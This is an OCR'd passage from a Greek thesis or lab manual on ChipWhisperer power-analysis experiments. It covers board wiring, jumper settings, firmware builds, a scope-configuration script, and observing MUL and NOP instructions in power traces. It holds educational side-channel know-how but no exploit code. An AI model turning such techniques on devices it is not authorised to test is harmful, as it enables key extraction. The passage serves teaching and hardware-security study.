
Ανάλογα με την εφαρμογή και τον μικροελεγκτή υπάρχουν διάφοροι τρόποι να συγχρονίσουμε τις καταγραφές μας, με χρήση μιας σταθερής αναφοράς. Μερικοί από αυτούς είναι: Λήψη του χρονισμού του μικροελεγκτή και τροφοδότηση του στο ChipWhisperer, αυτό μπορεί να επιτευχθεί αν συνδεθούμε ανάμεσα στον κρύσταλλο και τον μικροελεγκτή, δηλαδή στα pin 9 και 10 στην εικόνα 6, η συγκεκριμένη μέθοδος μπορεί να προκαλέσει πρόβλημα στην λειτουργία του μικροελεγκτή γιατί οι συνδέσεις/καλώδια εισάγουν στο κύκλωμα του κρυστάλλου αντίσταση (Impedance) και παρασιτικές χωρητικότητες. Το πιθανότερο αποτέλεσμα είναι η συχνότητα να ολισθαίνει αλλά να λειτουργεί ο μικροελεγκτής, άρα αν χρησιμοποιηθεί αυτός ο τρόπος, η επέμβαση στο κύκλωμα θα πρέπει να είναι η μικρότερη δυνατή (π.χ. με χρήση πολύ μικρού καλωδίου). Δεύτερος τρόπος είναι η λήψη του χρονισμού από το pin εξόδου που έχουν πολλοί μικροελεγκτές, το οποίο όμως στους περισσότερους θα πρέπει να έχει ενεργοποιηθεί για να λειτουργεί. Ένας άλλος τρόπος είναι οι μετρήσεις να συγχρονιστούν με κάποια έξοδο του μικροελεγκτή, το οποίο εξαρτάται από την εφαρμογή, παράδειγμα μπορούμε να λαμβάνουμε μετρήσεις με τη σειριακή επικοινωνία ή ένα led που μπορεί να ανάβει κατά τη λήψη δεδομένων.

3.2 Προετοιμασία υλικού και λογισμικού

Στο κεφάλαιο αυτό θα γίνει περιγραφή της βασικής διασύνδεσης των μονάδων, του προγραμματισμού του στόχου, εγκατάσταση της επικοινωνίας και βασικής παραμετροποίησης του ChipWhisperer με την εφαρμογή CW-Capture. Η συγκεκριμένη διαδικασία θα επαναλαμβάνεται σε κάθε πείραμα/επίθεση με όποιες αλλαγές στις παραμέτρους και τη διασύνδεση περιγράφονται σε αυτό.

3.2.1 Διασύνδεση

1. Σύνδεση του ChipWhisperer με το UFO target Board, μέσω του 20pin connector.
2. Σύνδεση του ChipWhisperer (MEASURE Port) με το UFO target Board (VOUT), με χρήση BNC καλωδίου.




Εικόνα 13 Διασύνδεση ChipWhisperer και UFO Target Board

3.2.2 UFO Target Board Jumper Settings

Η τροφοδοσία του UFO Target Board θα γίνει από το USB του Η/Υ μέσω του ChipWhisperer, οι διακόπτες και τα Jumper πρέπει να είναι στις ακόλουθες θέσεις. Περισσότερες πληροφορίες για τις θέσεις στο παράρτημα Α.2

Switch	Setting	Note
EXT-DC Switch (S1)	AUTO	Used for external power supply
3.3V SRC	J1/CW	Set VCC3.3 as coming from ChipWhisperer.
5V SRC	J1/CW	Set VCC5 as coming from ChipWhisperer.
VADJ Source	5V	Set VADJ Source
1.2V LDO SRC	J1/CW	Set LDO source as coming from ChipWhisperer.
2.2V LDO SRC	J1/CW	Set LDO source as coming from ChipWhisperer.
1.8V LDO SRC	J1/CW	Set LDO source as coming from ChipWhisperer.
3.3V LDO SRC	J1/CW	Set LDO source as coming from ChipWhisperer.

Jumper	Setting	Note
J1 (J4)	J5-VREF (right two pins shorted)	VREF from victim board
J3	HS2/OUT to CLKIN	Route on-board crystal oscillator
J14	FILT left two pins shorted	Uses FILT output from victim board.



Εικόνα 14 Θέσεις διακοπτών και jumper UFO board

3.2.3 Προετοιμασία Firmware στόχου

Το παρακάτω κομμάτι αφορά τον προγραμματισμό των victim boards, αν χρησιμοποιηθεί άλλος στόχος θα πρέπει να προγραμματιστεί αντίστοιχα.

Τα προγράμματα που θα τρέξουν οι στόχοι είναι αποθηκεμένα στο:

```
/home/cwuser/Desktop/chipwhisperer/hardware/victims/firmware/ EXAMPLE_NAME
```

Αφού κάνουμε της απαραίτητες αλλαγές στον κώδικα τρέχουμε την εντολή:

Για τον CW308T-XMEGA

```
make PLATFORM=CW303
```


Ή

```
make PLATFORM=CWLITEXMEGA
```

Η έξοδος μας θα είναι τα αρχεία .eep, .elf, .lss, .map, .sym, και .hex

3.2.4 Επικοινωνία με το ChipWhisperer - Προγραμματισμός στόχου

Το interface της εφαρμογής CW είναι το παρακάτω:




Εικόνα 15 Η κύρια οθόνη του CW-Capture

Ξεκινώντας στο Python Console tab (1), από τα προεγκατεστημένα scrip (2) επιλέγουμε το *"connect_cwlite_simpleserial.py",*το οποίο εγκαθιδρύει την σύνδεση μεταξύ ChipWhisperer και της εφαρμογής μέσω σειριακής επικοινωνίας, βλέπουμε περιλαμβάνει (3) και πατάμε RUN ή double click από τη λίστα (2), στο Python Console tab (1) θα εμφανιστεί μήνυμα επιτυχίας ή αποτυχίας ενώ στο Debug Logging tab θα εμφανιστεί το μήνυμα: ‘’INFO -OpenADC Found, Connecting (timestamp)’’. Τα "Scope" και "Target" θα γίνουν πράσινα (connected).

Το script *"connect_cwlite_simpleserial.py"* εγκαθιστά την επικοινωνία μεταξύ CW-capture και του ChipWhisperer και πρέπει να εκτελείται πάντα, ακόμη και όταν έχει ολοκληρωθεί η παραμετροποίηση και αποσυνδέσουμε το ChipWhisperer και το ξανασυνδέσουμε.

3.2.5 Scope Settings

Τώρα μπορούμε να παραμετροποιήσουμε το ChipWhisperer ανάλογα με τον στόχο, βασικές ρυθμίσεις ανα στόχο είναι αποθηκεμένες σε script (το οποίο μπορούμε να τρέξουμε με τον ίδιο τρόπο που τρέξαμε το προηγούμενο.



Εικόνα 16 Python Scripts

Συγκεκριμένα για τον CW308T-XMEGA θα ξεκινήσουμε με το *"setup_cwlite_xmega_aes.py"* και θα το παραμετροποιούμε ανάλογα με τις απαιτήσεις μας.

setup_cwlite_xmega_aes.py

```
 1 scope.gain.gain = 45
 2 scope.adc.samples = 3000
 3 scope.adc.offset = 1250
 4 scope.adc.basic_mode = "rising_edge"
 5 scope.clock.clkgen_freq = 7370000
 6 scope.clock.adc_src = "clkgen_x4"
 7 scope.trigger.triggers = "tio4"
 8 scope.io.tio1 = "serial_rx"
 9 scope.io.tio2 = "serial_tx"
10 scope.io.hs2 = "clkgen"
```


Οι βασικές ρυθμίσεις είναι (ανα γραμμή):

1: Ρύθμιση της ενίσχυσης του ADC.

2: Το πλήθος των δειγμάτων που θα γίνει λήψη.

3: Ρύθμιση μετατόπισης (σε δείγματα) από το trigger για την εκκίνηση της καταγραφής, π.χ. *Offset = 1250*, η καταγραφή θα ξεκινήσει 1250 δείγματα αργότερα. Αυτό χρησιμεύει όταν θέλουμε να βελτιώσουμε τον συγχρονισμό της καταγραφής με τον μικροελεγκτή.

4: Ορίσει τον τύπο του trigger σε rising edge ή falling edge [14] [15], το οποίο ορίζει σε ποιο σημείο του παλμού trigger θα εκτελείται η αναγνώριση του όπως περιγράφεται στην εικόνα 17.



Εικόνα 17 Rising edge vs Falling edge triggering

5: Ορίζει τη συχνότητα της εσωτερικής γεννήτριας ρολογιού (clock generator), 7370000 = 7.37MHz

6: Ορίζει τη συχνότητα του ADC, 4x σημαίνει 4 φορές τη ρύθμιση 5 άρα 4 x 7.37MHz = 29.48MHz. Αυτό σημαίνει ότι αν ο στόχος τροφοδοτηθεί από τη γεννήτρια ρολογιού του ChipWhisperer για κάθε κύκλο λειτουργίας του στόχου θα λαμβάνουμε 4 δείγματα.

7: Ορίζει ποιο pin θα είναι η είσοδος trigger.

8: Ορίζει τη λειτουργία του GPIO1 pin, Στη συγκεκριμένη περίπτωση RX είναι η είσοδος της σειριακής επικοινωνίας.

9: Ορίζει τη λειτουργία του GPIO2 pin, Στη συγκεκριμένη περίπτωση TX είναι η έξοδος της σειριακής επικοινωνίας.

10: Ορίζει το HS2 (High Speed) pin ως έξοδο της γεννήτριας ρολογιού που θα τροφοδοτήσει το στόχο μας.


Τα pin HS1 (IN) και HS2 (OUT) υποστηρίζουν υψηλή ταχύτητα και χρησιμοποιούνται για είσοδο και έξοδο χρονισμού.

Σχεδόν όλες οι ρυθμίσεις που γίνονται μέσω του GUI της εφαρμογής μπορούν να γίνουν αυτόματα μέσω script.

Στο Python Console tab με την εντολή self.scope μπορούμε να δούμε τις τρέχουσες ρυθμίσεις του ChipWhisperer, self.target για τις ρυθμίσεις που αφορούν το στόχο κ.τ.λ.


3.2.6 CW-Capture Build-in programmer

Αφού τελειώσαμε με τις βασικές ρυθμίσεις θα προγραμματίσουμε τον στόχο, ανοίγουμε τον programmer του CW-Capture.




Εικόνα 18 CW-Capture tool menu

Επιλέγουμε το .hex αρχείο που δημιουργήσαμε παραπάνω, με το κουμπί Check Signature γίνεται έλεγχος ποιος μικροελεγκτή αναγνωρίζεται από τον programmer (η υπογραφή του), να σημειωθεί ότι το συγκεκριμένο κουμπί εκτελεί επανεκκίνηση του μικροελεγκτή, ο παραπάνω τρόπος είναι ο πιο πρακτικός σε περίπτωση που θέλουμε να επανεκκινήσουμε το στόχο μέσω του GUI.



Εικόνα 20 XMEGA Programmer (1)



Εικόνα 19 XMEGA Programmer (2)

Αφού προγραμματίσουμε το στόχο, σε περίπτωση επιτυχίας ή έξοδος του programmer θα είναι όπως στην εικόνα 19 με το μήνυμα ***FLASH program SUCCEEDED at …timestamp…***

3.3 Παρατήρηση της διαφοράς κατανάλωσης κατά την εκτέλεση διαφορετικών εντολών.

3.3.1 Περιγραφή

Στο συγκεκριμένο κεφάλαιο θα παρατηρήσουμε την ισχύ που καταναλώνει ο μικροελεγκτή όταν εκτελεί διαφορετικές εντολές και πως αποτυπώνονται αυτές. Επίσης θα δούμε τα αποτελέσματα των καταγραφών με διαφορετικές ρυθμίσεις ενίσχυσής (Gain) του Analog to Digital Converter (ADC) του ChipWhisperer για βέλτιστο αποτέλεσμα.

Οι μετρήσεις θα γίνουν στον AtXMEGA128D4 (CW303 XMEGA target), ο οποίος είναι 8-bit AVR μικροελεγκτής και θα δούμε πως αποτυπώνονται οι εντολές MUL (Multiply) και NOP (No operation).

Συγκεκριμένα από το Instruction Set Summary στο Datasheet του μικροελεγκτή [16]:

- Η MUL πολλαπλασιάζει δύο 8-bit integer και χρειάζεται 2 clock cycles για να ολοκληρωθεί.
- Η NOP δεν κάνει τίποτα και χρειάζεται 1 clock cycle για να ολοκληρωθεί.

27. Instruction Set Summary

Mnemonics	Operands	Description	Operation	Flags	#Clocks
NOP		No Operation		None	1
MUL	Rd,Rr	Multiply Unsigned	R1:R0 ← Rd x Rr (UU)	Z,C	2

Εικόνα 21 Μέρος του Datasheet του AtXMEGA128D4

Ο κώδικας που θα τρέξει ο μικροελεγκτή είναι ο παρακάτω αλλάζοντας το πλήθος των nop και mul:

```
trigger_high();

asm volatile(
"mul r0,r1" "\n\t"
"mul r0,r1" "\n\t"
::
);
asm volatile(
"nop"       "\n\t"
"nop"       "\n\t"
::
);
asm volatile(
"mul r0,r1" "\n\t"
"mul r0,r1" "\n\t"
::
);
trigger_low();
```

3.3.2 Προετοιμασία Υλικού και Λογισμικού


Θα εκτελεστεί η προετοιμασία όπως περιγράφεται στο κεφάλαιο 3.2 .

Firmware στόχου: *simpleserial-base.c* με προσθήκη του παρακάτω κώδικα (Παράρτημα Β.1:).

Scope Settings Script: *setup_cwlite_xmega_aes.py* (Κεφάλαιο 3.2.5), το τελικό με την απαραίτητη παραμετροποίηση βρίσκεται στο τέλος του κεφαλαίου.


3.3.3 Εκτέλεση δοκιμών

Αφού γίνει σύνδεση με το ChipWhisperer και ο προγραμματισμός του στόχου, θα γίνουν δοκιμαστικές μετρήσεις και η απαραίτητη παραμετροποίηση.




Εικόνα 22 Gain Setting

Δοκιμάζουμε διάφορες τιμές ενίσχυσης (gain), αποτέλεσμα με *gain* = 60.



Εικόνα 23 Καταγραφή με ρύθμιση Gain = 60

Παρατηρούμε ότι χάνονται δεδομένα και πρέπει να χαμηλώσουμε την τιμή και θα δοκιμάσουμε ξανά με *gain* = 25.




Εικόνα 24 Καταγραφή με ρύθμιση Gain = 25

Το αποτέλεσμα με *gain* = 25 είναι καλύτερο από αυτό με 60, αλλά πρέπει να το ανεβάσουμε για να είναι ευδιάκριτες οι διαφορές.

Συνεχίζοντας τις δοκιμές καταλήγουμε ότι βέλτιστο αποτέλεσμα για να κάνουμε τις μετρήσεις έχουμε με ρύθμιση *gain* = 30.


Ο χρονισμός δειγματοληψίας είναι ρυθμισμένος 4x device clock, άρα η MUL θα καταλαμβάνει 2x4=8 δείγματα στο γράφημα.



